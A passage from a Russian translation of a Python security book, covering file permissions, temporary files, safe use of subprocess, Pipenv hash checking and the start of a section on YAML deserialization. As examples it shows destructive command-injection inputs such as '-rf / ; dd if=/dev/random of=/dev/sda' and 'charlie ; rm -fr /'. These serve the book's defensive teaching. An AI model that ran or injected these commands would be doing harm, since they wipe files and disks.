Крупные провайдеры OAuth часто позволяют вручную отозвать токены доступа, позволяющие получать ваши личные данные. Например, посетите https://myaccount.google.com/permissions, чтобы просмотреть список всех действительных токенов доступа, выданных вашей учетной записи компанией Google. Этот пользовательский интерфейс позволяет просмотреть сведения о каждом токене доступа и отозвать его. Ради вашей собственной конфиденциальности вам следует отозвать доступ к любому клиентскому приложению, которое вы не планируете использовать в ближайшее время.

В данной главе вы многое узнали об OAuth. Например, вы узнали, как работает этот протокол с точки зрения всех четырех ролей: владельца ресурса, клиента OAuth, сервера авторизации и сервера ресурсов. Вы также познакомились с Django OAuth Toolkit и `requests-oauthlib`. Эти инструменты прекрасно справляются со своей работой, хорошо документированы и слаженно взаимодействуют друг с другом.

Итоги

- Вы можете поделиться своими данными, не сообщая свой пароль.
- Получение кода авторизации на сегодняшний день является наиболее часто используемым типом авторизации OAuth.
- Код авторизации обменивается на токен доступа.
- Уменьшите риски, ограничив область и время действия токена доступа.
- Область действия запрашивается клиентом OAuth, определяется сервером авторизации и ограничивается сервером ресурсов.

Часть III

Противостояние атакам

В отличие от частей I и II, часть III не касается основ или разработки. Все события в ней разворачиваются вокруг Мэллори, которая пытается скомпрометировать других персонажей с помощью таких атак, как межсайтовый скриптинг (cross-site scripting, XSS), непроверенная переадресация (open redirect), внедрение SQL (SQL injection), подделка межсайтовых запросов (cross-site request forgery, CSRF), кликджекинг (clickjacking), и многих других. Это самая противоречивая часть книги. Атаки, описываемые в каждой главе, не дополняют основную идею, а сами являются основной идеей.

12 Работа с операционной системой

Темы этой главы:

- принудительная авторизация на уровне файловой системы с помощью модуля `os`;
- создание временных файлов с помощью модуля `tempfile`;
- запуск внешних выполняемых файлов с помощью модуля `subprocess`;
- противостояние атакам внедрения командной оболочки и команд.

Последние несколько глав были посвящены авторизации. Вы узнали о пользователях, группах и разрешениях. Эту главу я начну с применения перечисленных понятий к файловой системе. Затем покажу, как безопасно запускать внешние выполняемые файлы из Python. Попутно вы узнаете, как идентифицировать два типа атак внедрения кода и противостоять им. Все это задаст тон остальной части книги, посвященной исключительно противостоянию атакам.

12.1 Авторизация на уровне файловой системы

Как и большинство языков программирования, Python имеет встроенные средства доступа к файловой системе; ему не нужны для этого

сторонние библиотеки. Авторизация на уровне файловой системы требует меньше усилий, чем авторизация на уровне приложения, потому что нет необходимости что-то навязывать – операционная система сама сделает это. В этом разделе я покажу, как:

- безопасно открывать файлы;
- безопасно создавать временные файлы;
- читать и изменять права доступа к файлам.

12.1.1 Определение разрешений

За последние несколько десятилетий в сообществе программистов на Python появилось множество популярных аббревиатур. Одна из них представляет стиль программирования, известный как *проще попросить прощения, чем разрешения* (easier to ask for forgiveness than permission, EAFP). Стиль EAFP предполагает, что предварительные условия верны, и обрабатывает исключения, когда они ложны.

Например, следующий код открывает файл при наличии достаточных прав доступа. Программа не спрашивает у операционной системы, обладает ли она разрешением на чтение файла; вместо этого она просит прощения с помощью оператора `except`, если ей будет отказано в доступе:

```
try:
    file = open(path_to_file)
except PermissionError:
    return None
else:
    with file:
        return file.read()
```

Предполагается, что необходимые разрешения имеются

Просит прощения

EAFP контрастирует с другим стилем кодирования, известным как *посмотри, прежде чем прыгнуть* (look before you leap, LBYL). Код, написанный в этом стиле, сначала проверяет предварительные условия, а затем действует. EAFP характеризуется наличием операторов `try` и `except`, а LBYL – наличием операторов `if` и `then`. EAFP называют *оптимистическим*, а LBYL – *пессимистическим*.

Следующий может служить примером стиля LBYL; он открывает файл, но сначала проверяет, достаточно ли у него прав для этого. Обратите внимание, что этот код уязвим для случайных и злонамеренных состояний гонки. Злоумышленник может воспользоваться промежутком времени между возвратом из вызова функции `os.access` и вызовом функции `open`. Этот стиль кодирования также приводит к большему количеству обращений к файловой системе:

```
if os.access(path_to_file, os.R_OK):
    with open(path_to_file) as file:
        return file.read()
return None
```

Посмотри

Прыгни

Многие программисты на Python отдают предпочтение стилю EAFP, но я не принадлежу к их числу. У меня нет особых предпочтений, и я использую *оба* стиля, в зависимости от конкретной ситуации. В данном конкретном случае я бы использовал стиль EAFP из соображений безопасности.

> **EAFP и LBYL**
>
> Судя по всему, Гвидо ван Россум (Guido van Rossum), создатель Python, тоже не особо жалует стиль EAFP. Однажды Ван Россум написал следующее в список рассылки Python-Dev (https://mail.python.org/pipermail/python-dev/2014-March/133118.html):
>
> ...Я не согласен с мнением, что EAFP лучше, чем LBYL, или «обычно рекомендуется» разработчиками Python. (Откуда вы это взяли? Из тех же источников, которые настолько одержимы принципом DRY (don't repeat yourself – не повторяйся), что скорее добавят функцию высшего порядка, чем повторят одну строку кода? :-)

12.1.2 Работа с временными файлами

Python изначально поддерживает временные файлы, предлагая специальный модуль `tempfile`; для работы с временными файлами необязательно запускать подпроцесс. Модуль `tempfile` содержит несколько высокоуровневых утилит и несколько низкоуровневых функций. Эти инструменты позволяют максимально безопасно создавать временные файлы. Файлы, созданные с их помощью, не являются выполняемыми, и только пользователь, создавший их, сможет читать или писать в них.

Функция `tempfile.TemporaryFile` – предпочтительный способ создания временных файлов. Эта высокоуровневая утилита создает временный файл и возвращает его объектное представление. При использовании этого объекта в операторе `with`, как показано в следующем примере, он берет на себя ответственность за автоматическое закрытие и удаление временного. Этот пример создает и открывает временный файл, записывает в него данные, читает, закрывает и, наконец, удаляет:

```
>>> from tempfile import TemporaryFile
>>>
>>> with TemporaryFile() as tmp:
...     tmp.write(b'Explicit is better than implicit.')
...     tmp.seek(0)
...     tmp.read()
...
33
0
b'Explicit is better than implicit.'
```

Создает и открывает временный файл

Выполняет запись в файл

Читает из файла

При выходе из блока файл автоматически закрывается и удаляется

Функция `TemporaryFile` имеет несколько альтернатив, способных обрабатывать некоторые пограничные случаи. Замените ее функцией `NamedTemporaryFile`, если вам нужен временный файл с видимым именем, или функцией `SpooledTemporaryFile`, если нужно буферизовать данные в памяти перед записью в файловую систему.

Функции `tempfile.mkstemp` и `tempfile.mkdtemp` – это низкоуровневые альтернативы создания временных файлов и временных каталогов соответственно. Они безопасно создают временный файл или каталог и возвращают путь. Они так же безопасны, как и упомянутые выше высокоуровневые утилиты, но при их использовании вам придется самим закрыть и удалить каждый созданный с их помощью ресурс.

> **ВНИМАНИЕ** Не путайте `tempfile.mkstemp` или `tempfile.mkdtemp` с `tempfile.mktemp`. Имена этих функций отличаются всего одним символом, но они очень разные. Функция `tempfile.mktemp` устарела, и вместо нее рекомендуется использовать `tempfile.mkstemp` и `tempfile.mkdtemp` из соображений безопасности.

Никогда не используйте `tempfile.mktemp`. В прошлом эта функция применялась для создания уникального пути в файловой системе, который вызывающая сторона могла бы использовать для создания и открытия временного файла. К сожалению, это еще один пример, когда не следует использовать стиль программирования LBYL. Обратите внимание, что между возвратом из вызова `mktemp` и созданием временного файла есть небольшой промежуток времени. За это время злоумышленник может успеть создать файл с тем же путем и записать вредоносный контент в файл, которому будет доверять ваша система.

12.1.3 Работа с разрешениями файловой системы

Каждая операционная система поддерживает понятия пользователей и групп. Каждая файловая система поддерживает метаданные о каждом файле и каталоге. Пользователи, группы и метаданные файловой системы определяют, как операционная система обеспечивает авторизацию на уровне файловой системы. В этом разделе я расскажу о нескольких функциях Python, предназначенных для изменения метаданных файловой системы. К сожалению, большая часть этих возможностей поддерживается только в UNIX-подобных системах.

Метаданные UNIX-подобной файловой системы определяют владельца, группу и три класса: пользователь, группа и все остальные. Каждый *класс* определяет три разрешения: для чтения, для записи и для выполнения. Классы пользователя и группы применяются к владельцу и группе, назначенной файлу. Класс «все остальные» применяется ко всем остальным.

Например, предположим, что у Алисы, Боба и Мэллори есть учетные записи в операционной системе. Файл, принадлежащий Алисе, назначается группе `observers`. Боб является членом этой группы, а Алиса и Мэллори – нет. Разрешения и классы этого файла представлены строками и столбцами в табл. 12.1.

Таблица 12.1 Разрешения по классам

	Владелец	Группа	Все остальные
Чтение	Да	Да	Нет
Запись	Да	Нет	Нет
Выполнение	Нет	Нет	Нет

Когда Алиса, Боб или Мэллори пытаются обратиться к файлу, операционная система проверяет разрешения только для самого локального класса:

- как владелец файла Алиса может читать и писать в него, но не может выполнить;
- как член группы `observers` Боб может читать файл, но не может писать в него или выполнять;
- Мэллори вообще не может получить доступ к файлу, потому что она не является ни владельцем, ни членом группы `observers`.

Модуль `os` в Python имеет несколько функций, предназначенных для изменения метаданных файловой системы. Эти функции позволяют программе на Python взаимодействовать напрямую с операционной системой, избавляя от необходимости вызывать внешние программы:

- `os.chmod` – изменяет права доступа;
- `os.chown` – изменяет идентификаторы владельца и группы файла;
- `os.stat` – читает и возвращает идентификаторы пользователя и группы.

Функция `os.chmod` изменяет разрешения на доступ к файлу. Эта функция принимает путь и как минимум одно разрешение. Каждое разрешение определяется как константа в модуле `stat` (см. табл. 12.2). К сожалению, в Windows функция `os.chmod` может изменить лишь флаг файла «только для чтения».

Таблица 12.2 Константы разрешений

	Владелец	Группа	Все остальные
Чтение	`S_IRUSR`	`S_IRGRP`	`S_IROTH`
Запись	`S_IWUSR`	`S_IWGRP`	`S_IWOTH`
Выполнение	`S_IXUSR`	`S_IXGRP`	`S_IXOTH`

Следующий пример демонстрирует приемы использования `os.chmod`. Первый вызов предоставляет владельцу разрешение для

чтения и отменяет все остальные разрешения. Последующие вызовы `os.chmod` затирают предыдущие разрешения, а не изменяют их. Это означает, что второй вызов даст группе разрешение для чтения и отменит все другие разрешения, в том числе предоставленные предыдущим вызовом:

```
import os
import stat

os.chmod(path_to_file, stat.S_IRUSR)
os.chmod(path_to_file, stat.S_IRGRP)
```

Только владелец сможет читать файл

Только члены группы смогут читать файл

А можно ли дать больше одного разрешения? Да, если объединить несколько разрешений с помощью оператора ИЛИ. Например, следующий вызов даст разрешение для чтения владельцу и группе:

```
os.chmod(path_to_file, stat.S_IRUSR | stat.S_IRGRP)
```

Владелец и члены группы смогут читать файл

Функция `os.chown` изменяет владельца и группу, назначенные файлу или каталогу. Она принимает путь, идентификатор пользователя и идентификатор группы. Если в качестве идентификатора пользователя или группы передать –1, то соответствующий идентификатор останется без изменений. В следующем примере показано, как изменить идентификатор пользователя модуля `settings` и сохранить прежний идентификатор группы. Я бы не советовал запускать конкретно эту строку кода в вашей системе:

```
os.chown(path_to_file, 42, -1)
```

Функция `os.stat` возвращает метаданные о файле или каталоге, в том числе идентификатор пользователя и идентификатор группы. К сожалению, в системе Windows эти идентификаторы всегда равны 0. Введите следующий код в интерактивной оболочке Python, чтобы получить идентификатор пользователя и идентификатор группы для вашего модуля `settings`:

```
>>> import os
>>>
>>> path = './alice/alice/settings.py'
>>> stat = os.stat(path)
>>> stat.st_uid
501
>>> stat.st_gid
20
```

Идентификатор пользователя

Идентификатор группы

В этом разделе вы узнали, как писать программы, взаимодействующие с файловой системой. В следующем разделе я расскажу, как создавать программы, запускающие другие программы.

12.2 Запуск внешних выполняемых файлов

Иногда бывает нужно запустить другую программу из Python, например чтобы задействовать возможности программы, написанной на языке, отличном от Python. Python предоставляет множество способов запуска внешних выполняемых файлов, причем некоторые из них могут быть рискованными. В этом разделе я покажу несколько инструментов для выявления, предотвращения и минимизации этих рисков.

> **ВНИМАНИЕ** Многие команды и код в этом разделе потенциально опасны. Однажды, тестируя примеры для этой главы, я случайно удалил локальный репозиторий Git со своего ноутбука, поэтому будьте очень внимательны и осторожны, если решите запустить любой из следующих примеров.

Когда вы вводите и выполняете команду на своем компьютере, на самом деле вы не взаимодействуете с операционной системой напрямую. Введенная вами команда передается в операционную систему другой программой, известной как *командная оболочка* (shell). Например, если вы работаете в UNIX-подобной системе, то, скорее всего, используете командную оболочку /bin/bash. Если вы работаете в Windows, то, возможно, используете командную оболочку cmd.exe. На рис. 12.1 показана роль, которую играют оболочки. (На диаграмме показана ОС Linux, но в системах Windows процесс выглядит аналогично.)

Как следует из названия, командная оболочка обеспечивает лишь тонкий слой функциональных возможностей. К таким возможностям относится поддержка *специальных символов*. Специальный символ имеет особое значение, выходящее за рамки его буквального использования. Например, командные оболочки в UNIX-подобных системах интерпретируют символ звездочки (*) как подстановочный знак. То есть такая команда, как `rm *`, удалит все файлы в текущем каталоге, а не единственный файл (со странным) именем *. Эта возможность известна как *расширение подстановочных знаков*.




Рис. 12.1 Командная оболочка bash принимает команды, которые Алиса вводит в терминале, и передает их операционной системе

Если понадобится, чтобы специальный символ интерпретировался оболочкой буквально, то используйте *экранирующий символ*. Например, оболочки в UNIX-подобных системах в роли такого экранирующего символа используют обратную косую черту. Это означает, что для удаления файла (со странным) именем * вы должны ввести команду `rm \*`.

Использование командной строки, полученной из внешнего источника, может привести к фатальным последствиям, если не экранировать специальные символы. Например, следующий пример демонстрирует опасный способ запуска внешнего выполняемого файла. Он запрашивает у пользователя имя файла и конструирует команду. Затем функция `os.system` выполняет команду, удаляет файл и возвращает 0. По соглашению код возврата 0 говорит об успешном выполнении команды. Этот пример действует в точности как описано, когда пользователь вводит `alice.txt`, но удалит все файлы в текущем каталоге, если злоумышленник введет `*`. Это известно как атака *внедрения командной оболочки*:

```
>>> import os
>>>
>>> file_name = input('Select a file for deletion:')
Select a file for deletion: alice.txt
>>> command = 'rm %s' % file_name
>>> os.system(command)
0
```

Принимает ввод из непроверенного источника

Успешно выполняет команду

Помимо внедрения командной оболочки, этот код также уязвим для атак типа внедрение команд. Например, этот код запустит две команды вместо одной, если злоумышленник введет `-rf / ; dd if=/dev/random of=/dev/sda`. Первая команда удалит все в корневом каталоге, а вторая усугубит разрушительное действие первой, записав на жесткий диск случайные данные.

Внедрение командной оболочки и внедрение команд являются особыми типами более широкой категории атак, обычно называемых *атаками внедрения*. Злоумышленник начинает атаку, внедряя вредоносные данные в уязвимую систему. Затем система непреднамеренно вводит эти данные, пытаясь обработать их, что приносит некоторую пользу злоумышленнику.

> **ПРИМЕЧАНИЕ** На момент написания этой книги атаки путем внедрения были номером 1 в OWASP Top Ten (https://owasp.org/www-project-top-ten/).

В следующих двух разделах я покажу, как предотвратить атаки внедрения оболочки и внедрения команд.

12.2.1 Решение задач с помощью внутренних API

Прежде чем запустить внешнюю программу, спросите себя: *нужно* ли вам это. В Python ответ на этот вопрос обычно отрицательный.

Создатели Python предусмотрели внутренние решения для наиболее распространенных задач, избавляющих от необходимости запускать внешний выполняемый файл. Например, следующий пример демонстрирует удаление файла с помощью `os.remove` без использования `os.system`. Подобные решения легче писать, легче читать, они менее подвержены ошибкам и более безопасны:

```
>>> file_name = input('Select a file for deletion:')
Select a file for deletion:bob.txt
>>> os.remove(file_name)
```

Принимает ввод из непроверенного источника

Удаляет файл

Насколько эта альтернатива безопаснее? В отличие от `os.system`, функция `os.remove` невосприимчива к атакам внедрения команд, потому что выполняет только одну операцию; она не принимает командную строку, поэтому нет возможности внедрить в аргумент дополнительные команды. Кроме того, `os.remove` позволяет избежать внедрения командной оболочки, потому что вообще не использует ее; эта функция напрямую взаимодействует с операционной системой без помощи оболочки. Как показано ниже, специальные символы, такие как *, интерпретируются буквально:

```
>>> os.remove('*')
Traceback (most recent call last):
  File "<stdin>", line 1, in <module>
FileNotFoundError: [Errno 2] No such file or directory: '*'
```

Выглядит пугающе...

...но ничего не удаляет

В Python есть много других функций, подобных `os.remove`. Некоторые из них перечислены в табл. 12.3. Первый столбец представляет команду, а второй столбец – безопасную альтернативу в Python. Некоторые решения в этой таблице должны показаться вам знакомыми; вы видели их ранее, когда я рассказывал об авторизации на уровне файловой системы.

Таблица 12.3 Функции Python, соответствующие простым командам оболочки

Пример команды оболочки	Эквивалент в Python	Описание
`$ chmod 400 bob.txt`	`os.chmod('bob.txt', S_IRUSR)`	Изменяет разрешения файла
`$ chown bob bob.txt`	`os.chown('bob.txt', uid, -1)`	Изменяет владельца файла
`$ rm bob.txt`	`os.remove('bob.txt')`	Удаляет файл
`> mkdir new_dir`	`os.mkdir('new_dir')`	Создает новый каталог
`> dir`	`os.listdir()`	Возвращает список с содержимым каталога
`> pwd`	`os.getcwd()`	Возвращает путь к текущему рабочему каталогу
`$ hostname`	`import socket; socket.gethostname()`	Возвращает сетевое имя хоста

Если в Python нет необходимой безопасной альтернативы для некоторой команды, то, скорее всего, имеется библиотека для Python с открытым исходным кодом. В табл. 12.4 перечислены группы

команд и альтернативные им пакеты в PyPI. В предыдущих главах вы уже познакомились с двумя из них: `requests` и `cryptography`.

Таблица 12.4 Альтернативы Python для замены сложных команд оболочки

Пример команды оболочки	Эквивалент в PyPI	Описание
`$ curl http://bob.com -o bob.txt`	`requests`	Многоцелевой клиент HTTP
`$ openssl genpkey -algorithm RSA`	`cryptography`	Набор криптографических функций
`$ ping python.org`	`ping3`	Проверка доступности хоста
`$ nslookup python.org`	`nslookup`	Выполняет поиск в DNS
`$ ssh alice@python.org`	`paramiko`	Клиент SSH
`$ git commit -m 'Chapter 12'`	`GitPython`	Функции для работы с репозиториями Git

Списки инструментов Python в табл. 12.3 и 12.4 не являются исчерпывающими. В экосистеме Python есть множество других альтернатив внешним выполняемым файлам. Если вам нужна более безопасная альтернатива на Python, которой нет в этих таблицах, поищите в интернете, прежде чем начинать писать свое решение.

Иногда все же можно столкнуться с уникальной проблемой отсутствия альтернативы на Python. Например, вам может понадобиться запустить сценарий на Ruby, написанный одним из ваших коллег, решающий задачу, характерную для вашей предметной области. В такой ситуации действительно необходимо вызвать внешний выполняемый файл. В следующем разделе я покажу, как сделать это безопасно.

12.2.2 Использование модуля subprocess

Модуль `subprocess` – это ответ Python на потребность запуска внешних выполняемых файлов. Этот модуль не поддерживает многих встроенных функций Python, перечисленных ниже, для выполнения команд. Вы видели их в предыдущем разделе:

- `os.system`;
- `os.popen`;
- `os.spawn*` (восемь функций).

Модуль `subprocess` заменяет эти функции упрощенными аналогами, а также набором функций, разработанным для поддержки межпроцессных взаимодействий, обработки ошибок, параллелизма и безопасности. В этом разделе я опишу только функции из данного модуля, касающиеся безопасности.

В следующем примере модуль `subprocess` используется для вызова простого сценария на Ruby из Python. Сценарий на Ruby принимает имя персонажа, такого как Алиса или Ева, и возвращает список доменов, принадлежащих ему. Обратите внимание, что функция `run` не принимает командной строки – она принимает команду в виде списка (выделен жирным). После выполнения функция `run` возвращает экземпляр `CompletedProcess`. Этот объект обеспечивает доступ к выводу и коду возврата внешнего процесса:

```
>>> from subprocess import run
>>>
>>> character_name = input('alice, bob, or charlie?')
alice, bob, or charlie?charlie
>>> command = ['ruby', 'list_domains.rb', character_name]
>>>
>>> completed_process = run(command, capture_output=True, check=True)
>>>
>>> completed_process.stdout
b'charlie.com\nclient.charlie.com\n'
>>> completed_process.returncode
0
```

Конструирует команду

Печатает вывод команды

Печатает код возврата команды

Модуль `subprocess` безопасен сам по себе. Он предотвращает атаки внедрения команд, заставляя выражать команду в виде списка. Например, если злоумышленник отправит команду `charlie ; rm -fr /` в качестве имени персонажа, то функция `run` выполнит только *одну* команду и передаст ей только *один* (несколько странный) аргумент.

Модуль `subprocess` также предотвращает атаки внедрения командной оболочки. По умолчанию функция `run` не использует командную оболочку и передает команду непосредственно операционной системе. Для крайне редких случаев, когда действительно нужна такая особенность, как расширение подстановочных знаков, функция `run` поддерживает аргумент с именованным аргументом `shell`. Как следует из его имени, установка этого аргумента в значение `True` требует от функции `run` передать команду оболочке.

Другими словами, функция `run` по умолчанию безопасна, но при желании вы можете выбрать более рискованный вариант. И наоборот, функция `os.system` по умолчанию является рискованной и не предлагает другого выбора. Обе функции и их поведение показаны на рис. 12.2.




Рис. 12.2 Алиса запускает две программы на Python. Первая взаимодействует с операционной системой через командную оболочку, а вторая – напрямую

В этой главе вы познакомились с двумя типами атак внедрения кода. В следующей главе вы узнаете, почему эти атаки занимают первое место в десятке OWASP. Они бывают самых разных форм и размеров.

Итоги

- Старайтесь использовать высокоуровневые утилиты авторизации вместо низкоуровневых методов.
- Подходите разумно к выбору между стилями EAFP и LBYL в каждом конкретном случае.
- Соразмеряйте свое желание запустить внешний выполняемый файл с необходимостью.
- В Python и PyPI часто можно найти альтернативу нужной команде оболочки.
- Если вам нужно выполнить некоторую команду, то маловероятно, что она нуждается в оболочке.

13 Никогда не доверяйте вводу

Темы этой главы:

- проверка зависимостей Python с помощью Pipenv;
- безопасный парсинг YAML с помощью PyYAML;
- безопасный парсинг XML с помощью `defusedxml`;
- предотвращение DoS-атак, атаки с использованием заголовка `Host`, непроверенной переадресации и внедрения SQL.

В этой главе Мэллори наносит ущерб Алисе, Бобу и Чарли, выполнив полдесятка атак. Эти атаки и меры противодействия им не так сложны, как атаки, о которых я расскажу позже. Все атаки в этой главе выполняются по одному шаблону: Мэллори вводит вредоносные данные. Эти атаки имеют множество форм: зависимости пакетов, YAML, XML, HTTP и SQL. Цели этих атак: повреждение данных, повышение привилегий и несанкционированный доступ к данным. Противоядие против этих атак заключается в *тщательной проверке ввода*.

Многие атаки, о которых я расскажу в этой главе, относятся к атакам внедрения кода. (Вы познакомились с ними в предыдущей главе.) Типичная атака внедрения вредоносного кода заключается во вводе чего-то в работающую систему и немедленной обработке этого ввода. По этой причине программисты склонны упускать из

виду нетипичный сценарий, который я представлю в данной главе. В этом сценарии внедрение происходит во время сборки, а злонамеренные действия – во время выполнения.

13.1 Управление пакетами с помощью Pipenv

В данном разделе я покажу, как предотвратить атаки внедрения кода с помощью Pipenv. Мы снова обратимся к хешированию и проверке целостности данных – двум темам, с которыми вы познакомились ранее. Подобно любому диспетчеру пакетов для Python, Pipenv извлекает и устанавливает сторонние пакеты из репозитория пакетов, такого как PyPI. К сожалению, программисты не осознают, что репозитории пакетов также входят в пространство для атаки на сервис.

Представьте, что Алиса решила регулярно развертывать новые версии alice.com в промышленном окружении. Она пишет сценарий для получения последней версии своего кода, а также последних версий зависимостей. Алиса решила не загромождать код управления своим репозиторием проверкой зависимостей в системе управления версиями. Вместо этого она извлекает требуемые артефакты из репозитория пакетов с помощью диспетчера.

Мэллори скомпрометировала репозиторий пакетов, от которого зависит Алиса, и модифицировала одну из зависимостей Алисы, добавив вредоносный код. В какой-то момент диспетчер пакетов на стороне Алисы извлекает вредоносный код и копирует его на сайт alice.com, где он выполняется. На рис. 13.1 показано, как развивается атака Мэллори.




Рис. 13.1 Мэллори внедряет вредоносный код в alice.com через зависимости пакетов

В отличие от других диспетчеров пакетов, Pipenv автоматически предотвращает подобные атаки, проверяя целостность каждого пакета при извлечении из репозитория. Как нетрудно догадаться, Pipenv проверяет целостность, сравнивая хеш-значения.

Когда Pipenv извлекает пакет в первый раз, он записывает хеш-значение каждого артефакта пакета в файл Pipfile.lock. Откройте этот файл и потратьте минутку времени, чтобы посмотреть хеш-значения некоторых ваших зависимостей. Например, следующий фрагмент из моего файла Pipfile.lock указывает, что Pipenv извлек версию 2.24 пакета `requests`. Хеш-значения SHA-256 для двух артефактов выделены жирным:

```
...
"requests": {
    "hashes": [
        "Sha256:b3559a131db72c33ee969480840fff4bb6dd1117c8...",
        "Sha256:fe75cc94a9443b9246fc7049224f756046acb93f87..."
    ],
    "version": "==2.24.0"
},
...
```

Хеш-значения артефактов пакета

Версия пакета

Когда Pipenv извлекает знакомый пакет, он хеширует каждый артефакт пакета и сравнивает хеш-значения с хеш-значениями в файле Pipfile.lock. Если хеш-значения совпадают, то Pipenv предполагает, что пакет не был изменен и, следовательно, его можно безопасно установить. Если хеш-значения не совпадают, как показано на рис. 13.2, то Pipenv отклоняет пакет.




Рис. 13.2 Диспетчер пакетов противостоит атакам внедрения, сравнивая хеш-значения пакета с хеш-значениями в файле Pipfile.lock

Следующий вывод команды демонстрирует, как действует Pipenv, когда пакет не прошел проверку. Локальные хеш-значения и предупреждение выделены жирным:

```
$ pipenv install
Installing dependencies from Pipfile.lock
An error occurred while installing requests==2.24.0
➥ --hash=sha256:b3559a131db72c33ee969480840fff4bb6dd1117c8...
➥ --hash=sha256:fe75cc94a9443b9246fc7049224f756046acb93f87...
...
[pipenv.exceptions.InstallError]: ['ERROR: THESE PACKAGES DO NOT
➥ MATCH THE HASHES FROM THE REQUIREMENTS FILE. If you have updated
➥ the package versions, please update the hashes. Otherwise,
➥ examine the package contents carefully; someone may have
➥ tampered with them.
...
```

Локальные хеш-значения артефактов пакетов

Предупреждение о нарушении целостности данных

Помимо защиты от вредоносной модификации пакета, эта проверка обнаруживает случайное повреждение пакета. Данный подход гарантирует детерминированность окружений разработки, тестирования и промышленной эксплуатации – отличный пример реальной проверки целостности данных с помощью хеширования. В следующих двух разделах я продолжу обсуждать атаки внедрения кода.

13.2 Удаленное выполнение кода YAML

В главе 7 вы видели, как Мэллори проводит удаленную атаку с выполнением кода. Сначала она внедрила вредоносный код в *заархивированный* или сериализованный объект Python. Затем замаскировала этот код под состояние HTTP-сеанса в cookie и отправила его на сервер. После этого сервер отключился, выполнив вредоносный код с помощью `PickleSerializer`, обертки модуля `pickle` в Python. В этом разделе я покажу, как аналогичная атака выполняется с помощью YAML вместо `pickle` – атака та же, но формат данных другой.

> **ПРИМЕЧАНИЕ** На момент написания нашей книги *небезопасная десериализация* занимала восьмое место в OWASP Top Ten (https://owasp.org/www-project-top-ten/).

Подобно JSON, CSV и XML, формат YAML – это распространенный способ представления данных в удобном для человека формате. Практически все ведущие языки программирования имеют инструменты для парсинга, сериализации и десериализации данных в этих форматах. Программисты на Python часто используют PyYAML для парсинга YAML. Чтобы установить PyYAML, выполните следующую команду в виртуальной среде:

```
$ pipenv install pyyaml
```

Откройте интерактивную оболочку Python и запустите следующий код. В этом примере небольшой встроенный документ YAML передается в PyYAML. Строка, выделенная жирным, загружает документ с помощью `BaseLoader` и преобразует его в словарь Python:

```
>>> import yaml
>>>
>>> document = """                                  ┐
...   title: Full Stack Python Security            │
...   characters:                                  │
...     - Alice                                    │
...     - Bob                                      │ Из YAML...
...     - Charlie                                  │
...     - Eve                                      │
...     - Mallory                                  │
... """                                            ┘
>>>
>>> book = yaml.load(document, Loader=yaml.BaseLoader)
>>> book['title']                                  ┐
'Full Stack Python Security'                       │
>>> book['characters']                             │ ...в Python
